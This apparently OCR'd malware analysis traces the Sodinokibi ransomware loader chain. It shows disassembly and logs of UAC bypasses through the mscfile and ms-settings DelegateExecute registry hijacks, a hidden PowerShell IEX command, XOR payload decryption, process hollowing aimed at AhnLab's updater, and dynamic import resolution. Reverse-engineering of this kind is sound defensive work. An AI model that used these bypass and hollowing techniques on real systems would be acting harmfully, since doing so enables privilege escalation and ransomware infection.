


Figure 4.1.2. SID structure filling.

As mentioned above, if it does not have admin privileges, it will continue and will not reach the final part of the dll.




Figure 4.1.3. Conditional that checks if there are admin privileges.

We reach the bypass and find two ways of carrying it out. The first function, which we have seen in the above diagram, uses CompMgmtLauncher to carry out the privilege scaling if it hasn' t been able to carrying out this scaling already. Since it could be patched, it will be carried out using DelegateExecute with ComputerDefaults.exe, another very similar technique.

In steps, in the first function, which is the one that is carried out, it creates a new registry entry in Software\Classes\mscfile\open\command\.

```
lea     eax, [ebp+var_8]
mov     edx, offset aSoftwareClasse ; "Software\\\\Classes\\\\mscfile\\\\shell"...
call    _CreatePoint
mov     ecx, [ebp+var_4]
mov     edx, [ebp+var_8]
mov     eax, 80000001h
call    _Registry
push    1770h           ; dwMilliseconds
call    Sleep
push    offset aCWindowsSystem ; "C:\\Windows\\System32\\CompMgmtLauncher"...
mov     ecx, offset aCWindowsExplor ; "C:\\Windows\\explorer.exe"
xor     edx, edx
xor     eax, eax
call    _RunasExecute
push    1770h           ; dwMilliseconds
call    Sleep
```

Figure 4.1.4. New registry entry.

This is done since, by default, the dll searches for this registry and doesn' t find it. This is a commonly used technique in dll hijacking.

956	RegCreateKey	HKCU\Software\Classes\mscfile\\shell\\open\\command	NAME NOT FOUND
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCloseKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open\command	SUCCESS

Figure 4.1.5. Failed registry search

It then makes use of CompMgmtLauncher and explorer.exe. The aim is to create a new instance of explorer.exe, which will launch CompMgmtLauncher. When it is launched, this dll will search for the MgmtLauncher registry. Having created a new registry entry with this name, and with the contents of the script, the PS will be executed with administrator permissions, given that, as you can see, this executable belongs to System32.

powershell.exe	2636	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion
powershell.exe	2636	Process Create	C:\Windows\explorer.exe
powershell.exe	2636	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion

Thread: 196
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\Windows\explorer.exe
Duration: 0.0000000

PID: 2484
Command line: "C:\Windows\explorer.exe" C:\Windows\System32\CompMgmtLauncher.exe

956	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVers...	SUCCESS	Type: REG_EXPAND_SZ, Length: 34, Data: %SystemRoot%\inf
956	Process Create	C:\Windows\explorer.exe	SUCCESS	PID: 1504, Command line: "C:\Windows\explorer.exe" C:\Windows\System32\CompMgmtLauncher.exe
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell\open\command	SUCCESS	Query: HandleTags, HandleTags: 0x401
956	RegSetValue	HKCU\Software\Classes\mscfile\shell\open\command\(Default)	SUCCESS	Type: REG_SZ, Length: 446, Data: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -window

Thread: 2276
Class: Registry
Operation: RegSetValue
Result: SUCCESS
Path: HKCU\Software\Classes\mscfile\shell\open\command\(Default)
Duration: 0.0000125

Type: REG_SZ
Length: 446
Data: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX (([System.IO.File]::ReadAllText('C:\Users

Figure 4.1.6. CompMgmtLauncher procedure.

Once this procedure has been executed with RUNAS, it will delete the registry key to avoid being detected on the system.
CompMgmtLauncher comes from Computer Management, i.e., **mmc.exe** (Microsoft Management Console), a component of Windows. This means that when the command is executed, it simply calls mmc.exe, and the vulnerability exploits the launcher.




Figure 4.1.7. Call to mmc.exe

CompMgmtLauncher has autoelevate characteristics, meaning that if an app is launched with this executable, it will be launched with admin permissions. When it is executed, it seeks a registry key by creating the key with a cmd and a PowerShell inside. When the system is told to execute CompMgmtLauncher, it will look for the key, find it, execute it, and launch the PS with admin privileges.

```
   <assemblyIdentity
       name="CompMgmtLauncher"
       processorArchitecture="amd64"
       version="1.0.0.0"
       />
   <description>Snapin Launcher</description>
   <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
       <security>
           <requestedPrivileges>
               <requestedExecutionLevel
                   level="requireAdministrator"
                   uiAccess="false"
               />
           </requestedPrivileges>
       </security>
   </trustInfo>
   <asmv3:application>
      <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
          <autoElevate>true</autoElevate>
      </asmv3:windowsSettings>
   </asmv3:application>
/assembly>
```

Figure 4.1.9. Characteristics of Autoelevate in CompMgmtLauncher

There is a second option: To escalate using DelegateExecute, i.e., scaling using a fileless method. In this case, you can see how a key entry is carried out Software\Classes\ms-settings\shell\open\command\, which is done using a vulnerability where, by default, when it runs, ComputerDefaults tries to search for a key Software\Classes\ms-settings\shell\open\command\DelegateExecute, which does not exist. Having created it, when an attempt is made to execute ComputerDefaults, we get a shell with scaled privileges, or in other words, in this case, a new PS is launched as admin.

In both cases, you can see how it deletes the key once it has scaled privileges.

```
lea     eax, [ebp+var_8]
mov     edx, offset aSoftwareClasse_0 ; "Software\\\\Classes\\\\ms-settings\\\\s"...
call    _CreatePoint
lea     eax, [ebp+var_C]
mov     edx, offset aComputerdefaul ; "ComputerDefaults.exe"
call    _CreatePoint
mov     ecx, [ebp+var_4]
mov     edx, [ebp+var_8]
mov     eax, 80000001h
call    _Registry
lea     eax, [ebp+var_10]
mov     ecx, offset aDelegateexecut ; "DelegateExecute"
mov     edx, [ebp+var_8]
call    sub_4042F0
mov     edx, [ebp+var_10]
xor     ecx, ecx
mov     eax, 80000001h
call    _Registry
push    1770h           ; dwMilliseconds
call    Sleep
push    0
mov     ecx, [ebp+var_C]
xor     edx, edx
xor     eax, eax
call    _RunasExecute
push    1770h           ; dwMilliseconds
call    Sleep
mov     edx, [ebp+var_8]
mov     eax, 80000001h
call    _DeleteKey
lea     eax, [ebp+var_14]
mov     ecx, offset aDelegateexecut ; "DelegateExecute"
mov     edx, [ebp+var_8]
call    sub_4042F0
mov     edx, [ebp+var_14]
mov     eax, 80000001h
call    _DeleteKey
```

Figure 4.1.10: Bypass DelegateExecute procedure.

If we continue to analyze the dll, you can see that in Resources, there is an encrypted PE called “Help”, which represents the process injection and process hollowing in phase 2.

rcdata	DVCLAL	0x0001A2E4	neutral	26 3D 4F 38 C2 82 37 B8 F3 24 42 03 17...	& = O 8 .. .. 7 .. .. $ B .. .. .. : ..
rcdata	HELP	0x0001A2F4	Russian	36 21 2B 7B 79 7B 7B 7B 7F 7B 74 7B 84...	6 ! + { y { { { .. { t { .. .. { {
rcdata	PACKAGEINFO	0x00057CF4	neutral	00 00 00 8C 00 00 00 00 12 00 00 00 01 ...	.. .. T e

Figure 4.1.11: Encrypted Help function in Resources.

This PE is another dll, which is decrypted and executed again in memory. To do this, you can see that it uses a XOR to decrypt it. If a loop is launched, you can see how headings and the usual MZ of a PE appears.

```
002333A0    FF12     call dword ptr ds:[edx]
002333A2    85C0     test eax,eax
002333A4    7E 06    jle install1_payload_desofuscado.2333AC
002333A6    301E     xor byte ptr ds:[esi],bl
002333A8    46       inc esi
002333A9    48       dec eax
002333AA    75 FA    jne install1_payload_desofuscado.2333A6
002333AC    33C0     xor eax,eax
```




Figure 4.1.12: Decrypting the Help function.

Once deobfuscated in memory, we get the following dll, and can move on to phase 2.

4.2. Phase 2: Process Hollowing

The second loader is used to load the final payload, trying to hollow the process on the Ahnlab antivirus. If the computer doesn' t contain this process, the executable creates another instance of PowerShell where it will try to hollow another process.
In the red box you can see the main feature of the DLL. It first carries out a call to **_ServerStatusCheck** with the parameters **V3 Service** and **0**.

```
*off_413518 = 1;
sub_405758();
v11 = &savedregs;
v10 = &loc_412EB8;
v9 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&v9);
LOBYTE(v3) = 1;
sub_402F84(v4, v3, v9, &loc_412EB8, &savedregs);
Sleep(200);
v6 = sub_412BFC(v5, "HELP");
sub_4028DC(v7, &dword_414884);
if ( ServerStatusCheck(v8, (int)"V3 Service")
  && CheckAutorutRoute((int)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe") )
{
  Sleep(1200000);
  StartProcessHollowing(
    &dword_414884,
    (signed __int32)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe");
}
EDRCheck(dword_414884, 0, *( DWORD *)(v6 + 4));
sub_402FB4();
Sleep(899800000);
__writefsdword(0, (unsigned int)v9);
v11 = (int *)&loc_412EBF;
sub_403A00();
```

Figure 4.2.1. Structure of the second loader.

We discover that this subroutine effectively returns a Boolean when comparing the result of GetServerStatus with 4. We proceed to see what **GetServerStatus** does, which obtains "**V3 Service**" and 0 as parameters.

```
bool __usercall ServerStatusCheck@<al>(int a1@<ecx>, int a2@<edx>, int a3@<eax>)
{
  return GetServerStatus(a3, a2) == 4;
}
```

Figure 4.2.2. Function ServerStatusCheck.

This subroutine makes a call to the function **OpenSCManagerA**, which carries out a connection with the service manager and tries to access the "**V3 Service**".

If it manages to gain access, with the function **OpenServiceA** it accesses the service again, and with **QueryServiceStatus** it obtains the status of the service, which it will return as a result of the subroutine. The status of the service corresponds to a numerical code, which checks that it corresponds to 4, i.e., checks that the service is functioning. Once it checks that it is functioning and that the executable "**autoup**" is in the indicated path, it carries out a sleep, and finally, process hollowing on the service by calling **StartProcessHollowing**.

```
  v3 = 0;
  v4 = OpenSCManagerA(V3_Service, 0, 1u);
  v5 = v4;
  if ( v4 )
  {
    v6 = OpenServiceA(v4, a2, 4u);
    v7 = v6;
    if ( v6 )
    {
      if ( QueryServiceStatus(v6, &v9) )
        v3 = v9.dwCurrentState;
      CloseServiceHandle(v7);
    }
    CloseServiceHandle(v5);
  }
  return v3;
}
```

Figure 4.2.3. Function StartProcessHollowing.

If the AV isn't installed, the call to **EDRCheck** launches an instance of PowerShell and tries to carry out process hollowing.

```
v8 = (CHAR *)sub_403F8C();
v5 = (const CHAR *)sub_403F8C();
if ( CreateProcessA(v5, v8, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  lpContext = (LPCONTEXT)sub_4128A4();
  if ( lpContext )
  {
    lpContext->ContextFlags = 65543;
    if ( GetThreadContext(ProcessInformation.hThread, lpContext) )
    {
      ReadProcessMemory(
        ProcessInformation.hProcess,
        (LPCVOID)(lpContext->Ebx + 8),
        &Buffer,
        4u,
        &NumberOfBytesRead);
      if ( *(_DWORD *)(v4 + 52) == Buffer
        && NtUnmapViewOfSection(ProcessInformation.hProcess, *(PVOID *)(v4 + 52)) )
      {
        lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0, *(_DWORD *)(v4 + 80), 0x3000u, 0x40u);
      }
      else
      {
```

Figure 4.2.4. Function EDRCheck

Una vez se ha realizado el Process Hollowing, veremos, como de nuevo, vuelve a desofuscar mediante una XOR, usando la misma técnica que hemos visto en la Fase 1, con el objetivo de extraer el payload del Sodinokibi




Figure 4.2.5. Dynamically deobfuscating the Sodinokibi payload.

5. Sodinokibi

Once we have the payload, we are left with the last part of the ransomware. The main diagram of its phases, which we will follow in this section, and a brief summary of its parts, is the following:





Figure 5.1: General diagram of Sodinokibi

- **GetLibraries**: This function dynamically loads libraries that will later be used.
- **CreateMutex**: Creates a Mutex.
- **CheckExp**: Checks if it needs to escalate privileges. Exp is the value that it will check, which will be True or False on the Json, depending on whether or not it has sufficient privileges.
- **Exploit:** Carries out Exploit CVE 2018-8453.
- **GetProcessRun:** Obtains and launches Explorer.exe.
- **PrepareCipher:** Carries out all of Sodinokibi' s tasks, obtains Json, executes language lists, lists of processes to end, deleting ShadowCopies, etc.

5.1. Obtaining Import Address Table (IAT)

After the two loader phases, we get the MD5 payload: B488BDEEAEDA94A273E4746DB0082841, which is the ransomware Sodinokibi, which is obfuscated and has no import. This means that the imports will have to be obtained dynamically.



FFigure 5.1.1. Imports of the sample

In the main function you can see that it carries out a call to two functions. The first of these has more code, and the second carries out a dynamic call. This call is an ExitProcess, which means that the important actions are carried out in the first call.

Figure 5.1.2. Function on the entrypoint.

In the first function, the first thing carried out is to dynamically import the functions of the system that it is going to use. To obtain them, it uses a loop to call a function, changing the entry parameters.




Figure 5.1.3. Loop to obtain system functions.

This function translates the number that it has as an entry parameter into the function in the corresponding library.

This function is divided into two parts; the first obtains the library and the second obtains the specific function.




Figure 5.1.4. Structure of "_BuildIAT"

For the part where the library is obtained, it starts by carrying out operations on the entry parameter. This number is used to go through the different nested ifs and finishes in the function that gives the library what it has requested.




Figure 5.1.5. Functions to obtain libraries.

Let’ s take a look at how one of these functions work, for example, the function “_advapi32dll”.

```
_advapi32_dll proc near

var_10= byte ptr -10h
var_4= byte ptr -4

push    ebp
mov     ebp, esp
sub     esp, 10h
lea     eax, [ebp+var_10]
push    eax
push    0Ch
push    0Eh
push    0DCh
push    offset unk_41B838
call    sodin_decript_string
add     esp, 14h
mov     [ebp+var_4], 0
lea     eax, [ebp+var_10]
push    eax
push    57820074h
call     BuildIAT
pop     ecx
call    eax
```

Figure 5.1.6. Function “_advapi32dll”.

This function calls odin_decrypt_string in order to get the name of the library that it wants to obtain, in this case advapi32.dll. Once it has the name of the library, it needs to load it in memory. For this it needs the function kernel32.LoadLibrary, which is obtained by calling _BuildIAT” giving it the value 57820074h.

```
Hide FPU
EAX   0018FF24   "advapi32.dll"
EBX   7EFDE000
ECX   0000006C   'l'
EDX   00000078   'x'
```

Figure 5.1.7 Deobfuscated string.

Once it has the address of the function kernel32.LoadLibrary, located in eax, it only has to call it, moving the name of the library to the top of the stack. This will load the library in memory (if it isn’ t already loaded) and will return its position.

```
00405333   call sodinokibi.4054AD        EAX  76A849D7   <kernel32.LoadLibraryA>
00405338   pop ecx                       EBX  7EFDE000
00405339   call eax                      ECX  0000054F   L'S'
0040533B   mov esp,ebp                   EDX  76B370BD   kernel32.76B370BD
0040533D   pop ebp                       EBP  0018FF34
0040533E   ret                           ESP  0018FF20   &"advapi32.dll"
0040533F   push ebp
```

Figure 5.1.8. Call to LoadLibraryA.

In the second part of _BuildIAT, the desired function is obtained from the library that was previously obtained. To do this, it carries out operations using a list of functions as entry data, and obtains a number that is added to the base address of the library and obtains the function address.




Figure 5.1.9. Entry data to obtain the function address.

